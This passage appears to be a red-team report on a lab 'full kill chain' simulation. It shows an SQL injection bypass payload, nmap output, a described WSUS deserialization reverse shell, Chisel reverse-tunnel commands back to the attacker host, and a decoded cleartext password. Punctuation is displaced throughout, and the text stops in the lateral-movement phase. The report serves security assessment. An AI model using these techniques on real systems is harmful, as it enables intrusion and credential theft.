Final Report: Advanced APT Simulation - Project EchoEye

Submitted by: Jesse Antman – Red Team Lead

Date: November 2025

Subject: Full Kill Chain Simulation: Web, Infrastructure, & Mobile Espionage

Confidentiality Level: CRITICAL / RESTRICTED

Executive Summary .1

Objective .1.1

The objective of this engagement was to perform a comprehensive **Red Team simulation** (Full Kill Chain) on the "EchoEye" infrastructure. The assessment aimed to evaluate the organization's resilience against an Advanced Persistent Threat (APT) scenario, spanning .external web perimeters, internal server infrastructure, and mobile endpoints

Key Findings .1.2

:During the assessment, the Red Team successfully executed a complete attack lifecycle

- **Initial Access:** Breached the external network via a Web Application vulnerability (SQL .(Injection
- **Infrastructure Compromise:** Exploited a critical unencrypted WSUS service .(**CVE-2025-59287**) to gain **SYSTEM** privileges on the Domain Controller
- **Lateral Movement:** Pivoted to an isolated internal network using tunneling techniques .and harvested hardcoded credentials from forgotten scripts
- **Cyber Espionage:** Deployed custom Android spyware that bypassed SSL/TLS .encryption and exfiltrated sensitive financial data (banking credentials) in real-time

Risk Assessment .1.3

The overall risk level is classified as **CRITICAL**. The chain of vulnerabilities identified allows an unauthenticated external attacker to rapidly compromise the core network and steal sensitive .client data

Scope of Engagement & Limitations .1.4

In-Scope Assets 1.4.1

- .**External Perimeter:** 10.100.102.10 (Windows Server 2022 Gateway) hosting IIS & WSUS
- .**Web Application:** Corporate Portal running on Port 8080

- .**Internal Infrastructure:** Hidden subnet 10.10.10.0/24 and Ubuntu Server 10.10.10.20
- .**Mobile Endpoints:** Android devices running the "ReadingMessages" application

Out-of-Scope 1.4.2

- .Denial of Service (DoS) attacks against production servers
- .Physical social engineering of EchoEye employees
- Accessing real-world customer banking data (Simulation used lab accounts like .(boriss123

Limitations 1.4.3

- .**Time Window:** The assessment was conducted in November 2025
- **Environment:** The simulation was performed on a hybrid enterprise environment .(Lab/Simulation) intended to mimic production

Network Architecture & Environment .2

:The simulation targeted a hybrid Enterprise environment consisting of


- .(**Attacker:** Kali Linux (10.100.102.31
- **Gateway Server:** Windows Server 2022 (10.100.102.10) hosting IIS, SQL Server, and .WSUS. Hostname: WIN-12GRU3SE2SU
- .(**Internal Network:** Hidden subnet 10.10.10.0/24 (Non-routable from the internet
- .**Internal Server:** Ubuntu Linux (10.10.10.20) hosting the backend application
- .**Endpoint Device:** Android Device running the vulnerable "ReadingMessages" app

Attack Narrative .3

Phase 1: Initial Access

.(**Attack Vector:** Web Application (Corporate Portal

Reconnaissance & Vulnerability Identification:
While probing the portal at http://10.100.102.10:8080, a login form was identified.




Fuzzing the username field returned a database error (Unclosed quotation mark), indicating a .**SQL Injection (SQLi)** vulnerability

Exploitation:
The following payload was injected into the username field:
--OR 1=1 '

:Technical Analysis

- .Closes the original SQL string in the backend code :'
- .(OR 1=1: Injects a tautology (a condition that is always True
- .(Comments out the rest of the query (bypassing the password check :--

Result: Authentication Bypass was achieved. The internal dashboard revealed infrastructure .details, specifically the usage of an internal WSUS server



Phase 2: Infrastructure Compromise

.(**Target:** Windows Server 2022 (Domain Controller

Enumeration (Nmap):
A full port scan (nmap -A -sV -p- 10.100.102.10) revealed that Port 8530 was open. This port typically services WSUS over HTTP (Unencrypted).

```
┌──(kali㉿kali)-[~]
└─$ nmap -A -sV -sC -p- -O -T4 10.100.102.10
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-22 06:12 EST
Nmap scan report for 10.100.102.10
Host is up (0.0016s latency).
Not shown: 65510 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-11-22 11:14:06Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: jesse.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2022 16.00.1000.00; RTM
|_ssl-date: 2025-11-22T11:15:39+00:00; +10s from scanner time.
| ms-sql-ntlm-info:
|   10.100.102.10:1433:
|     Target_Name: JESSE
|     NetBIOS_Domain_Name: JESSE
|     NetBIOS_Computer_Name: WIN-12GRU3SE2SU
|     DNS_Domain_Name: jesse.local
|     DNS_Computer_Name: WIN-12GRU3SE2SU.jesse.local
|     DNS_Tree_Name: jesse.local
|_    Product_Version: 10.0.20348
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-11-15T20:08:13
|_Not valid after:  2055-11-15T20:08:13
| ms-sql-info:
|   10.100.102.10:1433:
|     Version:
|       name: Microsoft SQL Server 2022 RTM
|       number: 16.00.1000.00
|       Product: Microsoft SQL Server 2022
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: jesse.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
8080/tcp  open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
```

```
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
8080/tcp  open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: EchoEye Accessibility Technology
| http-methods:
|_  Potentially risky methods: TRACE
|_http-open-proxy: Proxy might be redirecting requests
8530/tcp  open  http          Microsoft IIS httpd 10.0
|_http-title: 403 - Forbidden: Access is denied.
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
8531/tcp  open  unknown
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49678/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49679/tcp open  msrpc         Microsoft Windows RPC
49696/tcp open  msrpc         Microsoft Windows RPC
49709/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 00:0C:29:9B:39:4A (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2022|2016|11 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2022 cpe:/o:microsoft:windows_server_2016 cpe:/o:microsoft:windows_11
Aggressive OS guesses: Microsoft Windows Server 2022 (97%), Microsoft Windows Server 2016 (91%), Microsoft Windows 11 21H2 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: WIN-12GRU3SE2SU; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: WIN-12GRU3SE2SU, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:9b:39:4a (VMware)
| smb2-time:
|   date: 2025-11-22T11:14:59
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: mean: 9s, deviation: 0s, median: 9s

TRACEROUTE
HOP RTT     ADDRESS
1   1.63 ms 10.100.102.10

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 189.07 seconds
```

Exploitation (WSUS RCE - CVE-2025-59287):


A critical Insecure Deserialization vulnerability was identified in the WSUS API. Since SSL is not enforced, it is possible to inject a malicious serialized .NET object via the SOAP API.

- **Manual Exploitation Proof:** A manual exploit was developed.
- **Payload Generation:** A PowerShell Reverse Shell command was written and Base64 encoded. The tool ysoserial.exe was used to wrap this command into a serialized object using the ActivitySurrogateSelector gadget.
- **Delivery:** A custom Python script (wsus_poc.py) was written to send the object to the endpoint /ClientWebService/client.asmx.


```
┌──(kali㉿kali)-[~]
└─$ nano "wsus_dc_exploit.py"

┌──(kali㉿kali)-[~]
└─$ nano "launch_attack.sh"
```

- **Evasion Technique:** A manual Host: WIN-12GRU3SE2SU header was added to bypass IIS .IP filtering
- **Execution:** Upon sending the request, the server deserialized the object, executed the PowerShell code, and established a Reverse Connection to the Kali machine on port .4444



Result: Remote Shell access obtained as Network Service.
Privilege Escalation: Using Named Pipe Impersonation, privileges were escalated to SYSTEM (Highest administrative level).



Phase 3: Lateral Movement

.**Objective:** Pivot to isolated internal networks

Network Discovery:
Executing ipconfig on the compromised server revealed a secondary network interface: 10.10.10.10. This subnet was previously invisible to the attacker.

```
PS C:\Users\Administrator> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::3d37:6841:27c4:55da%6
   IPv4 Address. . . . . . . . . . . : 10.100.102.10
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Ethernet adapter Ethernet1:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::dd4e:b740:9afd:156%15
   IPv4 Address. . . . . . . . . . . : 10.10.10.10
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
```

Tunneling:

To access this hidden network, a SOCKS5 Tunnel was established using the tool Chisel:


- .The Windows server acted as a Reverse Proxy
- Traffic from the Kali machine (Port 1080) was routed through the compromised Windows .server into the internal network

```
┌──(kali㉿kali)-[~]
└─$ ./chisel server -p 8000 --reverse
2025/11/26 12:13:41 server: Reverse tunnelling enabled
2025/11/26 12:13:41 server: Fingerprint Jda0f8XvZ0NU5tF7siyyfmXILqq2fhZlHt/ff8cRSgU=
2025/11/26 12:13:41 server: Listening on http://0.0.0.0:8000
```


```
PS C:\Users\Administrator> C:\Windows\Temp\chisel.exe client 10.100.102.31:8000 R:socks
```

Credential Harvesting:

During Post-Exploitation file analysis, a forgotten maintenance script was found at C:\Scripts\Linux_Backup_Job.ps1. The script contained a comment with a Base64 encoded "Token": amVzc2U6QFlpc2hhaTA5NDc=.




- **Decoding:** The string was decoded to reveal cleartext credentials for the internal Linux .server: jesse:@Yishai0947

